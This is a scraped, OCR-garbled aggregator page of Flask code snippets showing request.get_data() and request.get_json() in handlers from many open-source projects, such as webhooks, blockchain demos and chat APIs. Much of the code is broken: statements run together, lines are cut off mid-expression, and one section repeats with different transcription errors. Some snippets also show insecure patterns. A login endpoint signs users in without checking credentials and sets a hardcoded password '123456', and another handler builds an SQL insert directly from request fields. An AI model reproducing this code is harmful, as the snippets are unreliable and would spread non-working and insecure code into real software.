raise errors.KarpAuthenticationError(
```

```
"You are not allowed to update lexicon %s" % lexicon
)
origin = dbselect(lexicon, suggestion=True, _id=_id, max_hits=1)[0]
origid = origin["origid"]
request.get_data()
data = loads(request.data)
message = data.get("message")
suggestion["message"] = message
suggestion["version"] = origin["version"]
if not source:
    source = suggestion
# the user log in is checked in add_doc
# add_doc raises exception if ES
if origid:
    # update in ES
    ans = update.update_doc(lexicon, origid, data=source, live=False)
else:
    # add to ES
    ans = update.add_doc(lexicon, live=False, data=source)
    origid = ans.get("_id")
# mark as accepted
```

```

ok, err = update.modify_db(_id, lexicon, message, status,
origid=origid)

# delete from suggestion index

suggans = update.delete_entry(lexicon, _id, sql=False, live=False,
suggestion=

ans["sugg_db_loaded"] = ok

ans["sugg_es_ans"] = suggans

if not ok:

    _logger.debug(err)

update.send_notification(origin["user"], message, _id, status)
return ans

```

### **Example 34**

Project: *FXTest* Author: *liwanlei* File: [views.py](#) MIT License

5 vo

```

def post(self):

url = (request.get_data()).decode('utf-8'))

url_base = (url.split('&')[0])

jobname = url.split('&')[1]

try:

log = Conlenct_jenkins().job_bulid_log(url_base, jobname)
return jsonify({"code": 200, 'data': str(log)}) except Exception as e:

return jsonify({'code': 701, 'data': str(e)}) Example 35

```

Project: *FXTest* Author: *liwanlei* File: [views.py](#) [MIT License](#)

5 vo

```
def post(self):
    project=request.get_data('value')
    project=project.decode('utf-8')
    changpr=Project.query.filter_by(project_name=project).first()
    if not changpr :
        return jsonify({"code":26,'msg':'项目查询不到','data':""})
    if changpr.status==True:
        return jsonify({"code":27,'msg':'项目已经删除或者冻结','data':""})
    testevent=Interfacehuan.query.filter_by(projects=changpr,status=False).all()
    testeventlist=[]
    for testeve in testevent:
        testeventlist.append({"url":testeve.url})
    return jsonify({'code':200,'data':testeventlist,'msg':'请求成功'})
```

**Example 36**

Project: *dbot-server* Author: *ATN/O* File: [decorates.py](#) [MIT License](#)

5 vo

```
def middleware(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        dbot_address = kwargs.get('dbot_address')
```

```
middleware = dbot.get_service(dbot_address).middleware
request.new_method, request.new_args, request.new_headers,
request.new_dat request.method, request.args, request.headers,
request.get_data()) return f(*args, **kwargs)

return decorated
```

## Example 37

Project: *dbot-server* Author: ATNIO File: [proxy.py](#) [MIT License](#)

5 vo

```
def proxy(dbot_address, uri, proxy_uri=None):

    # proxy request to api server host

    dbot_service = dbot.get_service(dbot_address) if not dbot_service:

        raise InvalidUsage('dbot address not found', status_code=404) url =
        '{}://{}{}'.format(dbot_service.protocol, dbot_service.api_host,
        remove headers = {key: value for (key, value) in request.headers if
        key != 'Host'}

    # Pass original Referer for subsequent resource requests
    headers["Referer"] = url

    logger.info("Proxy the API {}: {}, with headers:
    \n{}".format(request.method,

    # Fetch the URL, and stream it back

    try:

        resp = requests.request(

            url=url,
            method=request.method,
```

```
params=request.args,  
headers=headers,  
# TODO: Usually it's a bad idea to call get_data() without checking  
# content length first as a client could send dozens of megabytes or  
# to cause memory problems on the server.  
data=request.get_data(),  
cookies=request.cookies,  
allow_redirects=False)  
  
logger.info("Got {} response from {}".format(resp.status_code, url))  
excluded_headers = ['content-encoding', 'content-length', 'transfer-  
encoding']  
headers = [(name, value) for (name, value) in  
resp.raw.headers.items() if name.lower() not in excluded_headers]  
  
return Response(resp.content, resp.status_code, headers)  
  
except Exception as err:  
  
    raise InvalidUsage('Cannot proxy the request.\n{}'.format(err),  
status_code=500)
```

Project: *flask-stripe* Author: *raicheff* File: [extension.py](#) [MIT License](#)

5 vo

```
def handle_webhook(self):
```

```
    """
```

<https://stripe.com/docs/webhooks>

[https://stripe.com/docs/api#event\\_types](https://stripe.com/docs/api#event_types)

---

<https://www.petekeen.net/stripe-webhook-event-cheatsheet>

=====

```
event_id = request.get_json().get('id')
```

```
logger.info('event_id=%s', event_id)
```

```
signature = request.headers.get('stripe-signature') if signature is  
None:
```

```
abort(BAD_REQUEST)
```

```
try:
```

```
# event = Event.retrieve(event_id)
```

```
event = Webhook.construct_event(request.get_data(as_text=True),  
signa logger.info('event=%s', event)
```

```
namespace.signal(event.type).send(self, object=event.data.object)  
except ValueError as error:
```

```
# Invalid payload
```

```
logger.warning('error=%s', error)
```

```
abort(BAD_REQUEST)
```

```
except SignatureVerificationError as error:
```

```
# Invalid signature
```

```
logger.warning('error=%s', error)
```

```
abort(BAD_REQUEST)
```

```
if event_id == TEST_EVENT_ID:  
    return Response(status=OK)  
  
return Response(status=OK)
```

### Example 39

Project: covador Author: baverman File: [flask.py](#) MIT License

5 vo

```
def get_form():  
  
    try:  
  
        return request._covador_form  
  
    except AttributeError:  
  
        ctype = request.content_type or ""  
  
        if ctype.startswith('multipart/form-data'):  
  
            form = request.form.to_dict(False)  
  
        elif ctype.startswith('application/x-www-form-urlencoded'): form =  
            parse_qs(request.get_data(parse_form_data=False)) else:  
  
            form = {}  
  
        request._covador_form = form  
  
    return form
```

### Example 40

5 vo

Project: *SempoBlockchain* Author: *teamsempo* File: [\*init.py\*](#) GNU General Public License v3.0

```
def register_extensions(app):

    db.init_app(app)

    basic_auth.init_app(app)

    @app.before_request

    def enable_form_raw_cache():

        # Workaround to allow unparsed request body to be read from
        # cache

        # This is required to validate a signature on webhooks

        # This MUST go before Sentry integration as sentry triggers form
        # parsing if not config.IS_TEST and (
        #     request.path.startswith('/api/slack/') or
        #     request.path.startswith(
        #         'if request.content_length > 1024 * 1024: # 1mb
        #         # Payload too large
        #
        #         return make_response(jsonify({'message': 'Payload too large'})), 400
        #
        #         request.get_data(parse_form_data=False, cache=True) if not
        #         config.IS_TEST:
        #
        #             sentry.init_app(app, dsn=app.config['SENTRY_SERVER_DSN'])
        #
        #             # limiter.init_app(app)
        #
        #             CORS(app, resources={r"/api/*": {"origins": "*"}})
        #
        #             celery_app.conf.update(app.config)
```

```
print('celery joined on {}'.format(  
    app.config['REDIS_URL'], datetime.utcnow()))
```

## Example 41

Project: *sentry-python* Author: *getsentry* File: [test\\_flask.py](#) BSD 2-Clause "Simplified" License

5 vo

```
def test_flask_too_large_raw_request(sentry_init, input_char,  
capture_events, app) sentry_init(integrations=  
[flask_sentry.FlaskIntegration()], request_bodies="sm data =  
input_char * 2000  
  
@app.route("/", methods=["POST"]) def index():  
  
    assert not request.form  
  
    if isinstance(data, bytes):  
  
        assert request.get_data() == data  
  
    else:  
  
        assert request.get_data() == data.encode("ascii") assert not  
request.get_json()  
  
        capture_message("hi")  
  
    return "ok"  
  
events = capture_events()  
  
client = app.test_client()  
  
response = client.post("/", data=data) assert response.status_code  
== 200
```

```
event, = events

assert event["_meta"]["request"]["data"] == {
    "": {"len": 2000, "rem": [{"!config", "x", 0, 2000}]}
}

assert not event["request"]["data"]
```

## Example 42

Project: *minemeld-core* Author: *PaloAltoNetworks* File: [\*statusapi.py\*](#)  
[Apache License 2.0](#)

```
5 vo

def sns_wish():

    request.get_data()

    message = request.data

    success = SNS_OBJ.make_wish(message)

    if success:

        return jsonify(result='ok')

    return jsonify(error={'messsage': 'Error sending the message'}), 400
```

## Example 43

Project: *howtoacceptcrypto-integrations* Author: *r4victor* File: [\*api.py\*](#)  
[MIT License](#)

```
5 vo

def handle_callback():
```

```
provided_signature = request.headers.get('X-CC-Webhook-Signature') expecetd_signarure = hmac.digest(WEBHOOK_SECRET.encode(), request.get_data(), if provided_signature != expecetd_signarure:  
    abort(401)  
  
    event = request.json['event']  
  
    db.update_invoice(  
        event['data']['id'],  
        status=event['type'].split(':')[1]  
    )  
  
    return 'Thank you, Coinbase Commerce, for the free of charge service!'
```

## Example 44

Project: *howtoacceptcrypto-integrations* Author: *r4victor* File: [\*api.py\*](#)  
[MIT License](#)

```
5 vo  
  
def handle_callback():  
  
    provided_signature = request.headers.get('Hmac')  
    expecetd_signarure = hmac.digest(IPN_SECRET.encode(), request.get_data(), 'sh if provided_signature != expecetd_signarure:  
        abort(401)  
  
        data = request.form  
  
        db.update_invoice(
```

```
    data['txn_id'],  
    status=data['status'],  
    status_text=data['status_text']  
)  
  
return 'Thank you, CoinPayments, for secure API!'
```

## Example 45

Project: *bot-line-indonesian-summarizer* Author: `ec2ainun` File: [app.py](#) [MIT License](#)

```
5 vo  
  
def callback():  
  
    # get X-Line-Signature header value  
  
    signature = request.headers['X-Line-Signature']  
  
    # get request body as text  
  
    body = request.get_data(as_text=True)  
  
    app.logger.info("Request body: " + body)  
  
    # handle webhook body  
  
    try:  
  
        handler.handle(body, signature)  
  
    except InvalidSignatureError:  
  
        abort(400)  
  
    return 'OK'
```

## Example 46

Project: *facebook-chatbot-python* Author: *hult* File: [server.py](#) [MIT License](#)

5 vo

```
def webhook():

    payload = request.get_data()

    for sender, message in messenger.messaging_events(payload):
        print "Incoming from %s: %s" % (sender, message)
        response = bot.respond_to(message)

        print "Outgoing to %s: %s" % (sender, response)
        messenger.send_message(FACEBOOK_TOKEN, sender, response)
    return "ok"
```

## Example 47

Project: *enjoliver* Author: *JulienBalestra* File: [api.py](#) [MIT License](#)

5 vo

```
def submit.lifecycle.ignition(request_raw_query):
```

```
"""
```

Lifecycle Ignition

```
---
```

tags:

- lifecycle

responses:

```
200:  
  
description: A JSON of the ignition status  
  
"""  
  
try:  
  
    machine_ignition = json.loads(request.get_data()) except  
    ValueError:  
  
        app.logger.error("%s have incorrect content" % request.path) return  
        jsonify({"message": "FlaskValueError"}), 406  
  
    req = requests.get("%s/ignition?%s" % (EC.matchbox_uri,  
    request_raw_query)) try:  
  
        matchbox_ignition = json.loads(req.content)  
  
        req.close()  
  
    except ValueError:  
  
        app.logger.error("%s have incorrect matchbox return" %  
        request.path) return jsonify({"message": "MatchboxValueError"}), 406  
  
    @smartdb.cockroach_transaction  
  
    def op(caller=request.url_rule):  
  
        with SMART.new_session() as session:  
  
            try:  
  
                inject = crud.InjectLifecycle(session, request_raw_query=request_r if  
                json.dumps(machine_ignition, sort_keys=True) == json.dumps(matc  
                inject.refresh_lifecycle_ignition(True)  
  
                return jsonify({"message": "Up-to-date"}), 200
```

```
else:  
    inject.refresh.lifecycle.ignition(False)  
  
    return jsonify({"message": "Outdated"}), 210  
  
except AttributeError: return jsonify({"message": "Unknown"}), 406  
  
return op(caller=request.url_rule)
```

## Example 48

Project: *enjoliver* Author: *JulienBalestra* File: [api.py](#) MIT License

5 vo

```
def record_discovery_data():
```

"""

Discovery

Report the current facts of a machine

---

tags:

- discovery

responses:

200:

description: Number of machines and if the machine is new schema:

type: dict

"""

```
app.logger.info("%s %s" % (request.method, request.url)) err =  
jsonify({u'boot-info': {}, u'lldp': {}, u'interfaces': [], u"disks": []})  
  
try:  
  
    discovery_data = json.loads(request.get_data()) except (KeyError,  
    TypeError, ValueError):  
  
        logger.error("fail to parse discovery data: %s" % request.get_data())  
        return err  
  
    try:  
  
        new = repositories.discovery.upsert(discovery_data)  
        repositories.machine_state.update(discovery_data["boot-info"]  
        ["mac"], Mach CACHE.delete(request.path))  
  
        return jsonify({"new-discovery": new}), 200  
  
    except TypeError as e:  
  
        logger.error("fail to store discovery data: %s -> %s" % (request.  
        get_data return err
```

## Example 49

Project: *enjoliver* Author: *JulienBalestra* File: [api.py](#) MIT License

5 vo

```
def scheduler_post():
```

```
"""
```

Scheduler

Affect a schedule to a machine

```
---
```

```
tags:
- scheduler

responses:
406:
description: Incorrect body content
schema:
type: dict

200:
description: The body sent
schema:
type: dict

"""
try:
    req = json.loads(request.get_data()) except ValueError:
        return jsonify(
{
    u"roles": model.ScheduleRoles.roles, u'selector': {
        u"mac": ""
    }
}), 406
```

```
repositories.machine_schedule.create_schedule(req)
CACHE.delete(request.path)

return jsonify(req)
```

## Example 50

Project: *exchange-simulator* Author: *KyberNetwork* File: [fake\\_dev\\_chain\\_wrapper.py](#) MIT License

5 vo

```
def index():

    global use_delay

    timestamp = int(time.time())

    check_pending_txs(timestamp)

    req = request.get_data().decode()

    print(str(req))

    json_req = json.loads(req)

    output_is_array = False

    if (len(json_req) == 1):

        json_req = json_req[0]

        output_is_array = True

    print(str(json_req))

    method_name = json_req["method"]

    params = json_req["params"]
```

```
rpc_version = json_req["jsonrpc"]

id = json_req["id"]

# some commands are not supported in delay mode
if((method_name == "eth_sendTransaction" or method_name ==
"eth_getTransactionByHash") and use_delay): response = {"id": id,
"jsonrpc": rpc_version,

"result": "unsupported command in delay mode"}

elif(method_name == "eth_sendRawTransaction" and use_delay):
response = handle_send_raw_tx(
method_name, params, rpc_version, id, timestamp)
elif(method_name == "enableDelay"): use_delay = True

response = {"id": id, "jsonrpc": rpc_version, "result": "Ok"}

else:

response = blockchain_json_call(method_name, params,
rpc_version, id) if(output_is_array):

response = [response]

print(str(response))

return json.dumps(response)
```

## Python `flask.request.get_json()` Examples

The following are code examples for showing how to use `flask.request.get_json()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *BASS* Author: *Cisco-Tefus* File: *server.py* GNU General Public License v2.0

```
def whitelist_add():
    log.info("whitelist_add called")
    try:
        file_ = request.files['file']
        handle, filename = tempfile.mkstemp()
        os.close(handle)
        file_.save(filename)
        data = request.get_json()
        if data and "functions" in data:
            functions = data['functions']
        else:
            functions = None
        bass.whitelist_add(filename, functions)
        os.unlink(filename)
    except KeyError:
        log.exception("!")
    return make_response(jsonify(message = 'Sample file \'file\' missing in POST'))
    return jsonify(message = 'OK')
```

### Example 2

Project: *Blockchain* Author: *Younes-Chadoud* File: *checkin003.py* Apache License 2.0

```
def add_transaction():
    # getting the data from a separate json file.
    json = request.get_json()

    # the keys that should be included in the json file.
    transaction_keys = ['sender', 'receiver', 'amount']

    # return a error message if a key is not included in the file.
    if not all (key in json for key in transaction_keys):
        return Something Missing , 400

    # getting the data from the json file.
    index = blockchain.add_transaction(json[transaction_keys[0]],
                                         json[transaction_keys[1]],
                                         json[transaction_keys[2]])

    # output back the message of success
    response = {'message': f'This transaction will be added to block {index}'}
    return response , 201

# Part 3 - Decentralizing Blockchain

# Connecting new nodes
```

### Example 3

Python flask.request.get\_json() Examples The following are code examples for showing how to use `flask.request.get_json()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

```
7 vo

def whitelist_add():

    log.info("whitelist_add called")

    try:

        file_ = request.files["file"]

        handle, filename = tempfile.mkstemp()

        os.close(handle)

        file_.save(filename)

        data = request.get_json()

        if data and "functions" in data:

            functions = data["functions"]

        else:

            functions = None

        bass.whitelist_add(filename, functions)
```

```
os.unlink(filename)

except KeyError:

log.exception("")

return make_response(jsonify(message = "Sample file 'file' missing
in POST

return jsonify(message = "OK")
```

## Example 2

Project: *Blockchain* Author: Younes-Charfaoui File: [chacoin003.py](#)  
[Apache License 2.0](#)

7 vo

```
def add_transaction():

# getting the data from a separate json file.

json = request.get_json()

# the keys that should be included in the json file.

transaction_keys = ['sender', 'receiver', 'amount']

# return a error message if a key is not included in the file.

if not all (key in json for key in transaction_keys): return 'Something
Missing' , 400

# getting the data from the json file.

index = blockchain.add_transaction(json[transaction_keys[0]],
json[transaction_keys[1]],
json[transaction_keys[2]])
```

```
# output back the message of succes

response = {'message' : f'This transaction will be added to block
{index}'}

return response , 201

# Part 3 - Decentralizing Blockchain

# Connecting new nodes
```

### Example 3

Project: *Blockchain* Author: Younes-Charfaoui File: [chacoin.py](#)  
[Apache License 2.0](#)

6 vo

```
def add_transaction():

    # getting the data from a separate json file.

    json = request.get_json()

    # the keys that should be included in the json file.

    transaction_keys = ['sender' , 'receiver', 'amount']

    # return a error message if a key is not included in the file.

    if not all (key in json for key in transaction_keys): return 'Something
Missing' , 400

    # getting the data from the json file.

    index = blockchain.add_transaction(json[transaction_keys[0]],
json[transaction_keys[1]],
json[transaction_keys[2]])
```

```
# output back the message of success

response = {'message' : f'This transaction will be added to block
{index}'}

return response , 201

# Part 3 - Decentralizing Blockchain

# Connecting new nodes
```

#### Example 4

Project: *Blockchain* Author: Younes-Charfaoui File: [chacoin002.py](#)  
[Apache License 2.0](#)

6 vo

```
def add_transaction():

    # getting the data from a separate json file.

    json = request.get_json()

    # the keys that should be included in the json file.

    transaction_keys = ['sender' , 'receiver', 'amount']

    # return a error message if a key is not included in the file.

    if not all (key in json for key in transaction_keys): return 'Something
Missing' , 400

    # getting the data from the json file.

    index = blockchain.add_transaction(json[transaction_keys[0]],
json[transaction_keys[1]],
json[transaction_keys[2]])
```

```
# output back the message of success

response = {'message' : f'This transaction will be added to block
{index}'}

return response , 201

# Part 3 - Decentralizing Blockchain

# Connecting new nodes
```

## Example 5

Project: *radius-1xtest* Author: *shanghai-edu* File: [views.py](#) Apache License 2.0

6 vo

```
def radius1x_api(ssid):

ssid_config = app.config['SSID_CONFIG']

if ssid not in ssid_config:

    return "404 page not found",404

data = request.get_json()

if not data or not 'username' in data or not 'password' in data: result =
{"success":False,"msg":"username or password not found"}

return jsonify(result=result),400

username = data["username"].encode("utf-8") password =
data["password"].encode("utf-8") tsStart = time()

try:
```

```

res = radius_challenge(username, password, ssid_config[ssid]['RADI
t = time() - tsStart

result =
{"username":username,"method":"mscharpv2","time":t,"succes":true}
return jsonify(result=result),200

except:
    t = time() - tsStart

    result =
{"username":username,"method":"mscharpv2","time":t,"succes":true}
return jsonify(result=result),200

```

## Example 6

Project: *bounty\_tools* Author: *gradiuscipher* File: [\*reconng.py\*](#) MIT  
[License](#)

6 vo

```

def run():

# Setup the jsonrpclib for the recon-ng RPC server, stop the API if it
cannot try:

client = jsonrpclib.Server('http://localhost:4141') sid = client.init()

# Get the configuration from JSON POST

content = request.get_json()

target_module = content['module']

target_domain = content['domain']

print(target_domain, target_module)

```

```
# Set the target domain  
  
client.add('domains', target_domain, sid)  
  
print(client.show('domains', sid))  
  
client.use(target_module, sid)  
  
# Execute the requested module and return the results  
results = client.run(sid)  
  
return jsonify(results)  
  
except:  
  
    return traceback.format_exc(), 500
```

## Example 7

[Project: DancesafeResults](#) Author: [siorai](#) File: [DancesafeResults.py](#)  
[GNU Affero General Public](#)

6 vo

[License v3.0](#)

```
def api_new_event():  
  
    if request.method == "POST":  
  
        newConnection = DBConn()  
  
        currentSession = newConnection.cursor()  
  
        print(request.is_json)  
  
        content = request.get_json()  
  
        print(content)
```

```
eventName = content["name"]

eventYear = content["year"]

eventCity = content["city"]

eventState = content["state"]

eventRegion = content["region"]

eventAuthor = content["author"]

currentSession.execute(

    "INSERT INTO EVENT (name, year, city, state, region, author)
     VALUES ('

        eventName, eventYear, eventCity, eventState, eventRegion,
        eventAut

    )

)

newConnection.commit()

currentSession.close()

newConnection.close()

return "JSON posted"
```

## Example 8

Project: *geo-knowledge-hub* Author: geosec File: [views.py](#) [MIT License](#)

6 vo

```
def login():

    form = request.get_json() or {}

    #email = form.get('email')

    with db.session.begin_nested():

        user = User.query.first()

        if not user:

            user = User()

            user.email = 'admin@invenio.org'

            user.active = True

            user.password = '123456'

            db.session.add(user)

            db.session.commit()

            login_user(user, remember=True)

    return jsonify({'status': 'ok', 'sessionid': session['_id']})
```

**Example 9**

Project: CTask Author: yangmv File: [views.py](#) GNU General Public License v3.0

6 vo

```
def edit_job():

    """修改作业"""

    response = {'status': '-1'}

    try:
```

```
data = request.get_json(force=True)

job_id = data.get('id')

old_job = scheduler.get_job(job_id)

if old_job:

    jobfromparm(scheduler, **data)

    response['status'] = 0

    response['message'] = "job[%s] edit success!"%job_id else:

        response['message'] = "job[%s] Not Found!"%job_id except
        Exception as e:

            response['message'] = str(e)

    return json.dumps(response)
```

## Example 10

Project: *PyCoin* Author: *NovemberOscar* File: [server.py](#) MIT License

```
6 vo

def register_nodes():

    values = request.get_json()

    nodes = values.get('nodes')

    print(nodes)

    if nodes is None or type(nodes) == str:

        return "Error : unvalid list of nodes", 400

    for node in nodes:
```

```
blockchain.register_node(node)

response = {

'message': 'New Nodes hav been successfully added',
'total_nodes': list(blockchain.nodes)

}

return jsonify(response), 201
```

### Example 11

Project: *Garnet* Author: *OneTesseractInMultiverse* File:  
[account\\_controller.py](#) MIT License

6 vo

```
def update_account_password(user_id):

try:

pass_data = request.get_json()

user_service = UserService(user_id)

usr = user_service.get_user()

if user_id == current_identity.id:

if usr.update_password(pass_data['password']):

app.logger.info('Updated password for user_id: %s', user_id) return

SuccessResponse('Success', 'Password updated successfully', else:

app.logger.error('Permission violation. User not authorized to update

return ErrorResponse('Permission violation', 'This action generated a

except:
```

```
app.logger.error('Invalid json received for user: %s', user_id) return  
ErrorResponse('Could not update password', 'Invalid password  
provided')
```

```
# -----
```

```
# PUT: /account/<uid>/email
```

```
# -----
```

## Example 12

Project: *Garnet* Author: *OneTesseractInMultiverse* File:  
[account\\_controller.py](#) MIT License

```
6 vo
```

```
def update_account_email(user_id):
```

```
try:
```

```
    email_data = request.get_json()
```

```
    user_service = UserService(user_id)
```

```
    user = user_service.get_user()
```

```
    if user.update_email(email_data['email']):
```

```
        app.logger.info('Updated email for user_id: %s', user_id) return  
        SuccessResponse('Success', 'Email updated successfully', 'EMAIL')
```

```
    except:
```

```
        app.logger.error('Invalid json received for user: %s', user_id) return  
        ErrorResponse('Could not update email', 'Invalid email provided').a
```

```
# -----
```

```
# POST: /account  
# -----  
# Registers a new user in the system using garnet_api Identity Sub-  
System Example 13
```

Project: *Garnet* Author: *OneTesseractInMultiverse* File:  
[account\\_controller.py](#) [MIT License](#)

6 vo

```
def post_account():  
  
    user_data = request.get_json()  
  
    if user_data:  
  
        user = User(  
  
            user_id=str(uuid.uuid4()),  
  
            name=user_data['name'],  
  
            last_name=user_data['last_name'],  
  
            email=user_data['email'],  
  
            username=user_data['username'],  
  
            password=None  
  
        )  
  
        user.update_password(user_data['password'])  
        user.save(validate=True)  
  
        app.logger.info('User %s was created', user.user_id) return  
        SuccessResponse(user.user_id, 'User created successfully', 'n/a').a
```

```
return ErrorResponse('Error processing request', 'The provided data  
is not val Example 14
```

Project: *dino* Author: *thenetcircle* File: [\*routes.py\*](#) Apache License 2.0

6 vo

```
def create_channel():
```

```
    """ Create new channel """
```

```
    form = request.get_json()
```

```
    channel_name = form['name']
```

```
    channel_uuid = str(uuid())
```

```
    user_uuid = form['owner']
```

```
    message = {}
```

```
    if is_blank(channel_name):
```

```
        message['name'] = "Channel name can't be none."
```

```
    if is_blank(user_uuid):
```

```
        message['owner'] = "Owner can't be none."
```

```
    if len(message):
```

```
        return api_response(400, message=message)
```

```
    result = channel_manager.create_channel(channel_name,  
                                            channel_uuid, user_uuid) if result is not None:
```

```
        return api_response(400, message=result)
```

```
return api_response(200, {'sort': 1, 'name': channel_name, 'uuid': channel_uui
```

**Example 15**

Project: *dino* Author: *thenetcircle* File: [\*routes.py\*](#) Apache License 2.0

6 vo

```
def update_channel_acl(channel_uuid: str, action: str, acl_type: str):
    form = request.get_json()

    value = form['value']

    try:
        acl_manager.update_channel_acl(channel_uuid, action, acl_type,
                                       value)
    except InvalidAclValueException:
        return api_response(400, message='Invalid ACL value %s' % value)
    except InvalidAclTypeException:
        return api_response(400, message='Invalid ACL type %s' % acl_type)
    except ValidationException as e:
        return api_response(400, message='Invalid ACL: %s' % e.msg)
    except Exception as e:
        logger.exception(traceback.format_exc())

    return api_response(400, message='could not update acl for channel
                           %s: %s'

    return api_response(200)
```

## **Example 16**

Project: *dino* Author: *thenetcircle* File: [\*routes.py\*](#) Apache License 2.0

6 vo

```
def update_room_acl(channel_uuid: str, room_uuid: str, action: str,
acl_type: str) form = request.get_json()

value = form['value']

try:

    acl_manager.update_room_acl(channel_uuid, room_uuid, action,
acl_type, val except InvalidAclValueException:

        return api_response(400, message='Invalid ACL value %s' % value)
    except InvalidAclTypeException:

        return api_response(400, message='Invalid ACL type %s' %
acl_type) except ValidationException as e:

        return api_response(400, message='Invalid ACL: %s' % e.msg)
    except Exception as e:

        logger.exception(traceback.format_exc())

        return api_response(400, message='could not update acl for room
%s: %s' %

return api_response(200)
```

## Example 17

Project: *dino* Author: *thenetcircle* File: [\*routes.py\*](#) Apache License 2.0

6 vo

```
def send_broadcast():
```

```
    form = request.get_json()
```

```
    verb = form['verb']
```

```
    content = form['content']
```

```
message = {}

if is_blank(verb):
    message['verb'] = 'Verb may not be empty.'

if is_blank(content):
    message['content'] = 'Content may not be empty.'

if len(message):
    return api_response(400, message=message)

try:
    content = utils.b64e(content)
    broadcast_manager.send(content, verb)
except Exception as e:
    logger.error('Could not send broadcast: %s' % str(e))
    logger.exception(traceback.format_exc())

return api_response(400, message='Could not send broadcast')
return api_response(200)
```

## Example 18

Project: *beavy* Author: *beavyHQ* File: [views.py Mozilla Public License 2.0](#)

6 vo

```
def submit_story():
    if request.method == "POST":
```

```
params = request.get_json()

title, url = params['title'].strip(), params['url'].strip() text =
params.get('text', "").strip() if not title:

    return abort(400, "You have to provide a 'title'") if url:

        link = Link(title=title, url=url, owner_id=current_user.id)
        db.session.add(link)

        db.session.commit()

        return link_schema.dump(link)

    elif text:

        topic = Topic(title=title, text=text, owner_id=current_user.id)
        db.session.add(topic)

        db.session.commit()

        return topic_schema.dump(topic)

    return abort(400, "You have to provide either 'url' or 'text', too")

# Just render it

return {}
```

## Example 19

Project: *plan-write-revise* Author: *seraphinatarrant* File:  
[web\\_server.py](#) MIT License

6 vo

```
def write_auto_txt():
```

```
request_json = request.get_json(force=True) with
open("auto_mode_logging.txt", "a") as out: out.write("New auto
generation data:" + "\n") out.write("Story Topic:" + "\n")
out.write(request_json.get('topic') + "\n") out.write("Storyline:" + "\n")
out.write(request_json.get('storyline') + "\n")
out.write("System1_story:" + "\n")
out.write(request_json.get('system1_story') + "\n")
out.write("System2_story:" + "\n")
out.write(request_json.get('system2_story') + "\n")
out.write("System3_story:" + "\n")
out.write(request_json.get('system3_story') + "\n") return "success"

# write interactive mode data to txt
```

## Example 20

5 vo

Project: *telegram-innovation-chatbot* Author: zaoldyeck File: [main.py](#)  
[MIT License](#)

```
def webhook_handler():

    """Set route /hook with POST method will trigger this method."""

    if request.method == "POST":

        update = telegram.Update.de_json(request.get_json(force=True),
                                         bot)
        dispatcher.process_update(update)

    return 'ok'
```

## Example 21

Project: *oscap-daemon-api* Author: mvazquezc File: [api.py](#) [GNU Lesser General Public License v2.1](#)

5 vo

```

def newTask():

    content = request.get_json(silent=False)

    requiredFields = {'taskTitle', 'taskTarget', 'taskSSG', 'taskTailoring',
    'task' if content is None:

        return '{ "Error" : "json data required" }', 400

    elif not requiredFields <= set(content): return '{ "Error": "There are
    missing fields in the request" }', 400

    elif content['taskSSG'] == "" or content['taskProfileId'] == "":
        return '{ "Error": "Both taskSSG and taskProfileId fields cannot be empty" }'

    else:

        response = oscapd.new_task(content['taskTitle'],
        content['taskTarget'], content['taskSSG'], content['taskTailoring'],
        content['taskProfileId']

        content['taskOnlineRemediation'], content['taskScheduleNotBefore'],
        content['taskScheduleRepeatAfter'])

    return response, 201

```

## **Example 22**

Project: *oscap-daemon-api* Author: *mavazquezc* File: [\*api.py\*](#) [GNU Lesser General Public License v2.1](#)

5 vo

```

def updateTask(taskId):

    content = request.get_json(silent=False)

    requiredFields = {'taskTitle', 'taskTarget', 'taskSSG', 'taskTailoring',
    'task' if content is None:

```

```
return '{ "Error" : "json data required" }', 400

elif not requiredFields <= set(content): return '{ "Error": "There are
missing fields in the request" }', 400

else:

    response = oscapd.update_task(taskId, content['taskTitle'],
content['taskT

content['taskSSG'], content['taskTailoring'], content['taskProfileId']

content['taskOnlineRemediation'], content['taskScheduleNotBefore'],
content['taskScheduleRepeatAfter'])

return response
```

### Example 23

Project: *oscap-daemon-api* Author: *mvazquezc* File: [\*api.py\*](#) [GNU  
Lesser General Public License v2.1](#)

5 vo

```
def getSSG():

    content = request.get_json(silent=False)

    requiredFields = {'ssgFile', 'tailoringFile' }

    if content is None:

        return '{ "Error" : "json data required" }', 400

    elif not requiredFields <= set(content): return '{ "Error": "There are
missing fields in the request" }', 400

    elif content['ssgFile'] == "":
```

```
return '{ "Error": "ssgFile field cannot be empty" }', 400  
else:  
  
    response = oscapd.get_ssg(content['ssgFile'],content['tailoringFile'])  
    return response
```

## Example 24

Project: *reroils-data-legacy* Author: *rero* File: [utils.py](#) [GNU General Public License v2.0](#)

5 vo

```
def item_from_web_request(data):  
    """Get item from web request data."""  
  
    data = request.get_json()  
  
    pid = data.pop('pid')  
  
    return Item.get_record_by_pid(pid)
```

## Example 25

Project: *pnp* Author: *HazardDede* File: [http.py](#) [MIT License](#)

5 vo

```
def _create_app(self):  
    that = self  
  
    flask = load_optional_module('flask', self.EXTRA) app =  
    flask.Flask(__name__)  
  
    if self.server_impl == 'flask':
```

```
# We need to register a shutdown endpoint, to end the serving if
using

# development server

@app.route('/_shutdown', methods=['DELETE']) def shutdown(): # pylint: disable=unused-variable from flask import request

func = request.environ.get('werkzeug.server.shutdown') if func is
None:

    raise RuntimeError('Not running with the Werkzeug Server') #

func()

return json.dumps({'success': True}), 200, {'ContentType': 'applic

@app.route('/', defaults={'path': '/'}, methods=self.allowed_methods)

@app.route('/<path:path>', methods=self.allowed_methods) def
catch_all(path): # pylint: disable=unused-variable from flask import
request

data = request.get_json(force=True, silent=True) if data is None: # No valid json in request body > fallback to data
data = request.data if
request.data != b"" else None
payload = dict(
endpoint=path,
levels=["/"] if path == "/" else path.split('/'), method=request.method,
query=self._flatten_query_args(dict(request.args)), data=data,
is_json=isinstance(data, dict),
url=request.url,
full_path=request.full_path,
```

```
path=request.path  
)  
  
that.notify(payload)  
  
return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}  
return app
```

## Example 26

Project: *Blockchain* Author: Younes-Charfaoui File: [chacoin003.py](#)  
[Apache License 2.0](#)

5 vo

```
def connect_node():  
  
    json = request.get_json()  
  
    nodes = json.get('nodes')  
  
